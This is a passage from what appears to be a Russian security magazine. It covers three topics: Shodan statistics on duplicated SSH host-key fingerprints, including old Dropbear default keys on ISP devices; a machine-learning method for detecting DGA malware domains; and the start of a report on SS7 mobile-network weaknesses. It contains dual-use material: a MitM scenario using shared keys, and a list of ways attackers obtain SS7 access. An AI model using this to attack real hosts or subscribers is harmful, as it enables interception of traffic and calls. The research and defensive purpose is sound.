Are you sure you want to continue connecting (yes/no)?
```

Если вы впервые подключаетесь к узлу, то увидеть такое сообщение естественно. Но если вы уже аутентифицировали этот узел и подключались к нему прежде, то стоит задуматься: «Почему произошло изменение отпечатка?». Возможно, вы переустанавливали целевую систему или сгенерировали новый ключ? А может, вы подключаетесь совсем не к той машине, к которой собирались?..

КАК СЧИТАЕТСЯ ОТПЕЧАТОК

Итак, SSH-отпечаток — это хеш-сумма. В нашем случае это MD5-сумма от открытой части RSA-ключа.

Открытая часть ключа:


```
root@ubuntu:/etc/ssh# cat /etc/ssh/ssh_host_rsa_key.pub

ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAABAQCrID5HFOZiQlq6DDUCsLOG5xJFOMbxtqPT
tgL0BfEyRVQ1AGD9kwSWnAU7bm/uFmfkfG5ff/8S02PKaQo26sYIWi8/NyOGMyLNn
CLpMJkJ+CT12qrqpD+3Q749DpVzBBbCUaYiDNg7RbKxbbnSZUe9k69P4FE0itS4MQ
DFAnD0XY78aQuxNpIQUexTIP0b4QuIaShV0c6FXmpHHqr85uZ9t1cTdLtl3Kphv3
yu6Z+bkGBd+c80pdV+islTUGa+YJse0rvi/qP8AU67KNXscAc4UDe1yaMG5Y3eUs
hvt3OTCXliYQKw3NIw/KzXbbY6s/sB49LAvDOal4FK6ZAA+HUP    root@ubuntu
```

Декодируем строку **AAAAB....A+HUP** из base64 и подсчитаем MD5-сумму получившейся строки:

```
root@ubuntu:/etc/ssh# awk '{print $2}' ssh_host_rsa_key.pub
| base64 -d | md5sum
56ca17720bd43cfd5e23fb7b9e9ac842
```

Мы получили исходный отпечаток.

В трафике ключ передается так:



Вместо RSA могут использоваться и другие ключи, например ECDSA, ED25519. При помощи утилиты ssh-keyscan мы можем получить открытую часть ключа SSH сервера целевой машины.

```
root@ubuntu:/etc/ssh# ssh-keyscan -t ED25519 192.168.100.124
# 192.168.100.124 SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6
192.168.100.124 ssh-ed25519
AAAAC3NzaC11ZDI1NTE5AAAAIF8GXOsOnWBf1NY6Px6upViTXX0ZOw9txOEjwxMORafZ
```

```
root@ubuntu:/etc/ssh# ssh-keyscan -t RSA 192.168.100.124
# 192.168.100.124 SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6
192.168.100.124 ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCrID5HFOZiQlq6DDUCsLOG5xJFOMbxtqPT
tgL0BfEyRVQ1AGD9kwSWnAU7bm/uFmfkfG5ff/8S02PKaQo26sYIWi8/NyOGMyLNn
CLpMJkJ+CT12qrqpD+3Q749DpVzBBbCUaYiDNg7RbKxbbnSZUe9k69P4FE0itS4MQD
FAnD0XY78aQuxNpIQUexTIP0b4QuIaShV0c6FXmpHHqr85uZ9t1cTdLtl3Kphv3yu
6Z+bkGBd+c80pdV+islTUGa+YJse0rvi/qP8AU67KNXscAc4UDe1yaMG5Y3eUshvt3
OTCXliYQKw3NIw/KzXbbY6s/sB49LAvDOal4FK6ZAA+HUP
```

Также мы можем видеть баннер, который сообщает нам версию сервера, номер протокола и версию ОС: **`# 192.168.100.124 SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6`**.

ПОИСК ОДИНАКОВЫХ ОТПЕЧАТКОВ. СРАВНЕНИЕ ПОИСКОВ

Сервис shodan.io уже собрал всю необходимую нам статистику. Shodan предлагает искать отпечатки так:

```
import shodan
api = shodan.Shodan(YOUR_API_KEY)
# Get the top 1,000 duplicated SSH fingerprints
results = api.count('port:22', facets=[('ssh.fingerprint', 1000)])
for facet in results['facets']['ssh.fingerprint']:
print '%s --> %s' % (facet['value'], facet['count'])
```

Во время анализа отпечатков сервис вел себя нестабильно. Долгое время отсутствовала возможность фильтрации фасетов по стране. Не работала конструкция вида `api.count('port:22 country:RU', facets=[('ssh.fingerprint', 20)])`. Как следствие, приходилось делать выборку через facets для конкретного отпечатка по топ-странам `api.count('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d', facets=[('country', 20)])`.

Сравните результаты вывода:

```
fa = api.count('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d',
facets=[('country', 20)])
for i in range(len(fa['facets']['country'])):
    if fa['facets']['country'][i]['value']=='RU': print fa['facets']
    ['country'][i]
{u'count': 60433, u'value': u'RU'}
```

И

```
api.count('port:22 country:RU', facets=[('ssh.fingerprint', 10)])
['facets']['ssh.fingerprint'][0]
{u'count': 52929, u'value': u'e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2
:22:5d'}
```

Заметная разница в 14%.

Скорее всего, она обусловлено тем, что сервис активно искал баннеры и заносил их в базу, но индексация базы происходила с задержкой.

Также можно искать отпечатки в лоб:

```
results = api.search('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d')
results['total']
```

Есть ограничение выборки в 100 записей на страницу, но можно выбирать результаты по страницам:

```
api.search('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d', page=2)
```

Интересно посмотреть на статистику распределения ключей по странам.

```
fp30 = {}
for i in api.count('port:22', facets=[('ssh.fingerprint', 30)])
['facets']['ssh.fingerprint']:
    fp={}
    fp['count'] = i['count']
    fp['country']= api.count(i['value'], facets=[('country', 100)])
    ['facets']['country']
    fp30[i['value']]=fp
print fp30
```

Сравним значения разных годов:

Топ-10 — 2015

```
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0, 321014
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab, 245499
d0:db:8a:cb:74:c8:37:e4:9e:71:fc:7a:eb:d6:40:81, 161471
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6, 149775
df:17:d6:57:7a:37:00:7a:87:5e:4e:ed:2f:a3:d5:dd, 105345
81:96:a6:8c:3a:75:f3:be:84:5e:cc:99:a7:ab:3e:d9, 97778
7c:a8:25:21:13:a2:eb:00:a6:c1:76:ca:6b:48:6e:bf, 93686
c2:77:c8:c5:72:17:e2:5b:4f:a2:4e:e3:04:0c:35:c9, 88393
1c:1e:29:43:d2:0c:c1:75:40:05:30:03:d4:02:d7:9b, 87218
03:56:e6:52:ee:d2:da:f0:73:b5:df:3d:09:08:54:b7, 64379
```

Топ-2016

```
e7:86:c7:22:b3:08:af:c7:11:fb:a5:ff:9a:ae:38:e4, 343048
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6, 138495
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0, 109869
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab, 46451
62:5e:b9:fd:3a:70:eb:37:99:e9:12:e3:d9:3f:4e:6c, 41578
d0:db:8a:cb:74:c8:37:e4:9e:71:fc:7a:eb:d6:40:81, 39126
7c:a8:25:21:13:a2:eb:00:a6:c1:76:ca:6b:48:6e:bf, 38816
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49, 34203
1c:1e:29:43:d2:0c:c1:75:40:05:30:03:d4:02:d7:9b, 32621
03:56:e6:52:ee:d2:da:f0:73:b5:df:3d:09:08:54:b7, 29249
c2:77:c8:c5:72:17:e2:5b:4f:a2:4e:e3:04:0c:35:c9, 28736
59:af:97:23:de:61:51:5a:43:16:c3:6c:47:5c:11:ee, 25110
7c:3e:bc:b9:4b:0d:29:91:ed:bd:6e:4c:6b:60:49:14, 22367
```

Как видим, некоторые отпечатки стали встречаться реже, а какие-то, наоборот, чаще.

КАРТА ОТПЕЧАТКОВ

Далее выведем на экран ключи и их статистику. Статистику собираем по 30 самым частым странам. Она содержит название страны в формате iso alpha2 (2-буквенное обозначение) и долю совпадений в общем числе нахождений отпечатка.

```
for i in fp30:
   print i, fp30[i]['count']
   sum = fp30[i]['count']
   for j in fp30[i]['country']:
      if 100*j['count']/sum > 0: print '%s: %s' % (j['value'],
      100.0*j['count']/sum)
```

Да, 146% процентов может получиться из-за того, что данные в базе неполностью индексированы.

За 2015 год

```
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0 332493
ES: 90.0605953479
TW: 3.56833133558
US: 2.1252561631
http://chartsbin.com/view/32232
```

```
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab 254856
CN: 54.5263608791
TW: 41.3041225361
DO: 1.22736474116
US: 1.18763860965
```

```
d0:db:8a:cb:74:c8:37:e4:9e:71:fc:7a:eb:d6:40:81 162800
US: 54.9035226422
JP: 45.0382223913
```

```
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6 151027
DE: 69.7611572028
US: 27.9946735249
ES: 1.41647682396
```

```
df:17:d6:57:7a:37:00:7a:87:5e:4e:ed:2f:a3:d5:dd 108057
CN: 99.7404030473
http://chartsbin.com/view/32227
```

```
81:96:a6:8c:3a:75:f3:be:84:5e:cc:99:a7:ab:3e:d9 101156
TW: 100.0
```

```
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49 75760
PL: 100.0
http://chartsbin.com/view/32225
```

```
57:94:42:63:a1:91:0b:58:a6:33:cb:db:fe:b5:83:38 39167
IN: 38.2145131455
AU: 9.01840676835
US: 8.73335961428
TR: 6.34381538648
AE: 4.14531340025
ZA: 3.3538526852
SA: 3.15977802711
MX: 3.0384813658
GB: 2.80498529278
FR: 2.56542438669
IR: 2.5199381387
IT: 2.3440579798
TH: 2.32889589714
DE: 2.31676623101
BR: 2.19243715317
MY: 1.98623282894
NG: 1.47678685144
KE: 1.46465718531
TW: 1.14625344937
http://chartsbin.com/view/32196
```

За 2016 год

```
e7:86:c7:22:b3:08:af:c7:11:fb:a5:ff:9a:ae:38:e4 343048
US: 99.9988339824
```

```
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6 138495
DE: 54.827972129
US: 42.5546048594
GB: 1.33795443879
ES: 1.27946857287
```

```
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0 109869
ES: 88.2241578607
TW: 4.07485277922
US: 3.3376111551
DK: 1.1104133104
VC: 1.0594435191
```

```
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab 46451
CN: 49.5188478181
TW: 44.5932272717
DO: 1.59738218768
US: 1.22494671805
```

```
62:5e:b9:fd:3a:70:eb:37:99:e9:12:e3:d9:3f:4e:6c 41578
US: 84.3907835875
SG: 9.02881331473
NL: 6.58521333397
```

Можно заметить, что есть отпечатки, которые встречаются только в одной стране или почти только в одной (90%).

Например:

```
81:96:a6:8c:3a:75:f3:be:84:5e:cc:99:a7:ab:3e:d9 TW: 100.0%
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49 PL: 100.0%
df:17:d6:57:7a:37:00:7a:87:5e:4e:ed:2f:a3:d5:dd CN: 99.7404030473%
59:af:97:23:de:61:51:5a:43:16:c3:6c:47:5c:11:ee US: 99.9953928728%
c2:52:47:0f:8b:82:b9:3c:74:ee:64:b5:35:f4:c5:c3 MY: 99.7626425793%
```

Возьмем, например, Польшу:

```
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49 PL: 100.0%
```

Статистика по баннерам, в которых присутствует отпечаток:

```
[('SSH-2.0-OpenSSH_5.9p1 Debian-8netart1\r\n', 37188), ('SSH-2.0-
OpenSSH_6.2p2 Ubuntu-7netart1\r\n', 10390), ('SSH-2.0-OpenSSH_ 6.6.1p1
Ubuntu-15netart2\nKey type: ssh-rsa\nKey: AAAAB3NzaC1yc2EAAAADAQ
ABAAABAQCnt2+LOdS1Gy/47UXMfHDYQERQQR5M4/CYsfT7IE3FYQ/m\nwJO6rLK
LcUo+q4U+0iIH6uBSXG5HNa4569rg2eWH5lUiJHEL1pPIA9wKKZ+MpMoE9nkr1xa
XxVK5\nqO1gUfaYCo+VYre2CJDe3HIJlUht3PITdxmQTwnL/tJHHBkR8xrgEpjF+
9FjFKwdE7ZCNObqvhK0\nPio/318DyUiRK/JaIqggL0K9KzoGytq7uKSkECFMYCDT
qPmdDerCEiT+C5Lxy6ZOdp4yTyxjOM7E\nsr0C/ePzPvT8rCLayz3GzBnEwZ4QK1
OxbZHl/48LxtWlY/vROkiLTuU3kcpFqvo0Uc/3\nFingerprint: 8b:75:88:08:
41:78:11:5b:49:68:11:42:64:12:6d:49', 3421), ('SSH-2.0-OpenSSH_6.6.1p1
Ubuntu-15netart2\nKey type: ssh-rsa\nKey: AAAAB3NzaC1yc2EAAAADAQ
ABAAABAQCnt2+L', 3421), ('SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-15netart2\
r\n', 2)]
```

Судя по торговой марке NetArt, это, скорее всего, nazwa.pl — польский хостинг.

Статистика для отпечатка **dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0** показана в исходной статье (*blog.shodan.io/duplicate-ssh-keys-everywhere*). Это предустановленный ключ SSH-сервера Dropbear v0.46. Очень старый уязвимый SSH-сервер. Количество устройств с этим ключом до сих пор очень велико.

Статистика по России за 2015 год

```
e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d 50107
{'Dropbear sshd_0.46': 50107}
-------------------------------------
OJSC Rostelecom 49794
OJSC Rostelecom, Vladimir branch 160
```

```
OJSC RTComm.RU 46
OJSC Bashinformsvyaz 32
CJSC ER-Telecom Holding 11


1c:1e:29:43:d2:0c:c1:75:40:05:30:03:d4:02:d7:9b 26286
{'Dropbear sshd_0.52': 26286}
-----------------------------------
OJSC Rostelecom 19596
OJSC Bashinformsvyaz 1025
MTS OJSC 1024
CJSC Teleset-Service 645
VimpelCom 340


2d:7b:35:e5:33:66:d5:ee:0d:58:19:cb:ae:e7:90:ea 24036
{'Dropbear sshd_0.53.1': 23413, 'Dropbear sshd_0.28': 623}
-----------------------------------
National Cable Networks 14860
OJSC Rostelecom 8179
VimpelCom 214
Net By Net Holding LLC 101
CJSC ER-Telecom Holding 94


f5:50:8d:ca:f7:5a:07:41:08:81:65:2e:b3:a4:d6:48 14065
{'Dropbear sshd_2011.54': 14065}
-----------------------------------
Net By Net Holding LLC 13923
OJSC Central telegraph 73
Optilink Ltd 29
Web Plus ZAO 23
Iskratelecom CJSC 10
```

ВЫВОДЫ

Как видим, с 2015 года ситуация кардинально не поменялась. Повторяющиеся отпечатки встречались раньше и встречаются сейчас. Какие-то из них стали встречаться реже, какие-то чаще. Обновилось ПО — и некоторые ключи пропали, а некоторые появились.

Так чем опасны «дубли»? Допустим, злоумышленник скомпрометировал ключ, и теперь он знает соответствующий данному открытому ключу закрытый ключ. Вендорам оборудования и хостерам этот ключ уже известен, так как они причастны к его выпуску. В этом случае можно провести MitM-атаку, например ARP Spoofing или DNS Spoofing. Злоумышленник подменяет исходный сервер своим и ждет соединения, при этом жертва не получает сообщения о недоверенном сервере. Таким образом злоумышленник в состоянии узнать пароль жертвы.

Потенциальные жертвы подобной атаки — все пользователи предустановленного ПО. Например, готовых сборок, таких как Bitnami и TurnKey. Казалось бы, достаточно просто сменить пароль... но не все так просто. Не все меняют предустановленные пароли, что же говорить о выпуске новых ключей?

Как мы видим, от подобных действий могут пострадать сотни тысяч пользователей по всему миру. Но в случае авторизации по ключам этого не произойдет.

Будьте внимательны, вовремя обновляйте ПО.

PT APPLICATION INSPECTOR ПОМОЖЕТ ИСПЫТАТЕЛЬНОЙ ЛАБОРАТОРИИ ФСТЭК НАХОДИТЬ УЯЗВИМОСТИ В СЗИ

Испытательная лаборатория Института инженерной физики, аккредитованная в системах сертификации ФСТЭК, ФСБ и Минобороны РФ, объявила о внедрении системы анализа исходного кода PT Application Inspector в свою инфраструктуру для тестирования средств защиты информации и подтверждения их соответствия установленным требованиям. Согласно последним нормативам ФСТЭК, при сертификации защитного ПО испытательным лабораториям необходимо не только контролировать отсутствие недекларированных возможностей (НДВ), но и осуществлять поиск уязвимостей — недостатков защиты, вызванных ошибками проектирования и разработки. ФСТЭК рекомендует лабораториям проводить анализ уязвимостей даже на низких уровнях контроля (НДВ 4), а в сертификации ПО по второму уровню НДВ данная процедура является обязательной. При этом на всех уровнях контроля НДВ регулятор предписывает применение в том числе сигнатурного анализа кода. Однако большинство анализаторов кода проводят анализ самым простым методом поиска по шаблону, а это дает астрономическое количество ложных срабатываний. В системе PT Application Inspector применяется комбинация методов DAST, SAST и IAST, что позволяет радикально уменьшить количество ложных срабатываний и разглядеть опасные уязвимости. Другой особенностью PT AI является автоматическая генерация эксплойтов — скриптов для подтверждения обнаруженных ошибок безопасности.

ОБНАРУЖЕНИЕ DGA-ДОМЕНОВ

Александр Колокольцев
habrahabr.ru/company/pt/blog/282349/

В этой статье мы расскажем о методе выявления доменных имен, сгенерированных с использованием Domain Generation Algorithm. Например, moqbwfijgtxi.info, nraepfprcpnu.com, ocfhoajbsyek.net, pmpgppocssgv.biz, qwujokiljcwl.ru, bucjbprkflrlgr.org, cqmkugwwgccuit.info, pohyqxdedbrqiu.com, dfhpoiahthsjgv.net, qdcekagoqgifpq.biz. Подобные доменные имена часто даются сайтам, связанным с незаконной деятельностью.

Один из сценариев использования DGA можно наблюдать в случае заражения компьютерной системы вредоносной программой. Вредоносное ПО на скомпрометированной машине будет пытаться подключиться к системам под управлением злоумышленника, чтобы получать команды или отправить обратно собранную информацию.

Злоумышленники используют DGA для вычисления последовательности доменных имен, к которым будут пытаться подключиться зараженные машины. Это делается, чтобы предотвратить потерю контроля над взломанной инфраструктурой в тех случаях, когда домены или IP-адреса злоумышленника, прописанные прямо в коде, блокируются системами безопасности.

Решить проблему определения зловредного DGA-домена с помощью черного списка не получится, здесь требуется иной подход. Об одном из таких подходов и пойдет речь.

Основная идея состоит в том, что последовательности символов, используемые в легитимных доменных именах, отличаются от последовательностей символов доменных имен, полученных с помощью DGA, т. к. легитимный домен часто является человекочитаемым и несет смысловую нагрузку.

Для решения задачи было использовано машинное обучение и N-грамм-анализ. В качестве обучающей выборки был взят топ-миллион от alexa (белые домены) и 700 тысяч от bambenekconsulting.com (зловредные домены).

ОПИСАНИЕ МЕТОДА

Для начала все множество доменов разбивается на обучающую и тестовую выборку. На основе обучающей выборки доменов строится множество N-грамм с учетом их уникальности. В качестве N-граммы берется подстрока доменного имени фиксированной длины.

Рассмотрим на примере DGA-домена Cryptolocker vzdzrsensinaix.com. Из него получится 11 N-грамм длиной 4 символа.




Рис. 1. Разбиение домена на N-граммы

Множество уникальных N-грамм, построенное на основе обучающей выборки, разбивается на три части: множество невредоносных N-грамм (встречаются только в легитимных доменах), множество вредоносных N-грамм (встречаются только в зловредных доменах) и множество нейтральных N-грамм (встречаются в доменах обоих типов). Каждой уникальной N-грамме ставится в соответствие числовой коэффициент:

+ 1 — легитимные,
+ –1 — зловредные,
+ число из {–1.0..1.0} — нейтральные.

Под обученной моделью мы будем понимать множество пар

$$\{(q, Ng(q))\},$$

где Ng(q) = p, p — числовой коэффициент N-граммы q, q принадлежит Q, Q — множество всех N-грамм в обучающей выборке.

РАЗБИЕНИЕ ВЫБОРКИ

Для данной задачи мы разработали специфический метод разбиения выборки. Основная его идея состоит в том, что в качестве обучающей выборки из множества зловредных и белых доменов составляется множество, содержащее в себе максимум информации о всех имеющихся доменах. По сути это означает, что для любого домена из тестовой выборки в модели существует как минимум k N-грамм, принадлежащих этому домену, где k — наперед заданное натуральное число.

В данном случае для обучения мы, в сущности, берем в качестве модели ядро нашей выборки. Это позволяет на этапе обучения избежать ситуаций, когда у очередного домена из тестовой выборки нет ни одного совпадения с моделью и, соответственно, нельзя принять решение о его принадлежности к тому или иному классу.

Такой способ разбиения выборки позволил улучшить точность классификации доменов — по сравнению, например, со случайным разбиением. Результаты тестирования обоих методов будут представлены ниже.




Рис. 2. Каждое доменное имя содержит непустое пересечение с обучающей выборкой. Минимальное количество пересечений для каждого домена задается в параметрах алгоритма разбиения




Рис. 3. Схема работы классификатора

Для определения вредоносности анализируемого домена алгоритм вычисляет рекурсивную функцию:

$$I(i) = I(i-1) * \alpha + Ng(q_i),$$

где q_i — i-я N-грамма домена,
$Ng(q_i)$ — коэффициент рассматриваемой N-граммы,
α — смягчающий коэффициент,
$I(0) = 0$.

Для допустимых значений рекурсивной функции определена граница T. Как только результат вычисления очередной итерации рекурсивной функции становится меньше этой границы, соответствующий домен объявляется зловредным.

Проиллюстрируем работу анализатора на примере зловредного (pushdo bot) домена.

jrgxmwgwjz.com ($\alpha = 0{,}9$; $T = -1{,}5$)

Таблица 1. Пример работы анализатора

Номер N-граммы	N-грамма	Коэффициент N-граммы из модели	Значение рекурсивной функции
1	jrgx	–1	–1
2	rgxm	0	–0,9
3	gxmw	0	–0,81
4	xmwg	0	–0,73
5	mwgw	0,06	–0,6
6	wgwj	–0,92	–1,45
7	gwjz	–0,68	–1,99

$-1{,}99 < T$ следовательно домен является зловредным. Пороговое значение T определено эмпирическим путем на основе проведенных исследований (см. рис. 4).

Теперь рассмотрим подробнее коэффициенты нейтральных N-грамм. Для получения этих коэффициентов используется эволюционный алгоритм (эволюционные алгоритмы — это семейство алгоритмов, предназначенных для решения задач оптимизации, основанных на принципах природной эволюции), в котором в качестве особи популяции берется вектор коэффициентов нейтральных N-грамм.

Задачей данной реализации эволюционного алгоритма является вычисление оптимальных числовых значений для нейтральных N-грамм. Решением, полученным в результате работы эволюционного алгоритма, является вектор значений коэффициентов нейтральных N-грамм, обеспечивающий наибольшую точность работы классификатора. Точность классификатора оценивается значением неубывающей целевой функции, выбранной в результате экспериментального тестирования:

$$\mathbf{Fitness = P/TP + N/TN + FP/P + FN/N}$$

Чем ближе значение Fitness к 2, тем выше точность классификации.

РЕЗУЛЬТАТЫ

Для оценки эффективности нашего предложения была проведена серия экспериментов на выборке доменов. Все множество доменов было разделено на две части: обучающую и тестовую выборку.

Таблица 2. Размеры исследуемых выборок

	Количество зловредных доменов	Количество легитимных доменов
Обучающая выборка	60 000	70 000
Тестовая выборка	640 000	830 000

Рис. 4. Выбор оптимального порогового значения

Из графика на рисунке 4 следует, что оптимальным пороговым значение является –1,5, так как достигается баланс между false positive и false negative (обе ошибки порядка 1%).

Эксперименты показали, что предложенный нами метод обладает достаточно высокой точностью классификации, которая дополнительно возрастает при применении разработанного метода разбиения.




Рис. 5. Сравнение разбиений выборки


АТАКУЕМ SS7: АНАЛИЗ ЗАЩИЩЕННОСТИ СОТОВЫХ ОПЕРАТОРОВ В 2015 ГОДУ


Дмитрий Курбатов,
Сергей Пузанков

Перехват разговоров по мобильным телефонам принято считать сложной задачей. Однако не только спецслужбы владеют этим искусством: атаковать абонентов может и хакер среднего уровня, если он знаком со строением сигнальных сетей. Старые добрые уязвимости SS7 позволяют подслушивать телефонные разговоры, определять местоположение абонентов, перехватывать SMS, отключать телефон от сети.

В 2015 году специалисты Positive Technologies осуществили 16 проектов по анализу защищенности сетей SS7 ведущих мобильных операторов регионов EMEA и APAC. Результаты восьми наиболее информативных проектов попали в нашу статистику. В этой статье мы рассмотрим уровень защищенности абонентов сотовых сетей, а также всех промышленных и IoT-устройств, от банкоматов до GSM-систем контроля давления на газопроводе, которые также являются абонентами сотовых сетей. В отчете описаны основные обнаруженные проблемы и пути их решения.

Из соображений конфиденциальности мы не раскрываем названия компаний. Половина исследованных нами сетей SS7 принадлежат крупнейшим мобильным операторам с числом абонентов более 40 млн.



Объем абонентской базы операторов

ПРИВЕТ ИЗ 70-Х

Разработанная сорок лет назад система SS7 (ОКС-7) имеет определенные недостатки в плане защищенности (например, отсутствуют шифрование и проверка подлинности служебных сообщений). Долгое время это не представляло опасности ни для абонентов, ни для оператора: сеть SS7 была замкнутой системой, в которую подключались только операторы фиксированной связи. Однако время идет, сеть эволюционировала для поддержки нужд мобильной связи и предоставления дополнительных услуг. В начале 2000-х была предложена спецификация SIGTRAN, позволившая передавать служебную информацию SS7 по IP-сетям. Сигнальная сеть перестала быть изолированной.


Конечно, напрямую попасть в сигнальную сеть не получится, потребуется SS7-шлюз. Но обеспечить к нему доступ не так сложно. Можно получить операторскую лицензии в стране, где на это смотрят сквозь пальцы, или приобрести доступ на черном рынке у действующего оператора. Существуют способы попасть в сеть через взломанное операторское оборудование, GGSN или фемтосоту. Если среди участников хакерской группы есть технический специалист компании-оператора, то он может выполнять ряд атак с помощью набора легитимных команд или подключить к SS7 свое оборудование.

Атаки через SS7 могут выполняться из любого места на планете, что делает этот метод одним из самых перспективных для нарушителя. Злоумышленнику не надо физически находиться рядом с абонентом, как в случае с поддельной базовой станцией, поэтому вычислить его практически невозможно. Высокая квалификация также не требуется: в сети доступно множество готовых приложений для работы с SS7. При этом операторы не могут блокировать команды от отдельных узлов, поскольку это оказывает негативное влияние на весь сервис и нарушает принципы функционирования роуминга.

Впервые уязвимости SS7 были публично продемонстрированы в 2008 году: немецкий исследователь Тобиас Энгель показал технику слежки за абонентами мобильных сетей. В 2014 году эксперты Positive Technologies выступили с презентацией «Как подслушать человека на другом конце земного шара» и представили подробный отчет «Уязвимости сетей мобильной связи на основе SS7». В 2015 году специалисты SR Labs в эфире австралийской программы «60 минут», будучи в Германии, перехватывали SMS-переписку австралийского сенатора Ника Ксенофонта и британского журналиста, а потом наблюдали за передвижениями сенатора в командировке в Токио.

ОБЩИЕ РЕЗУЛЬТАТЫ

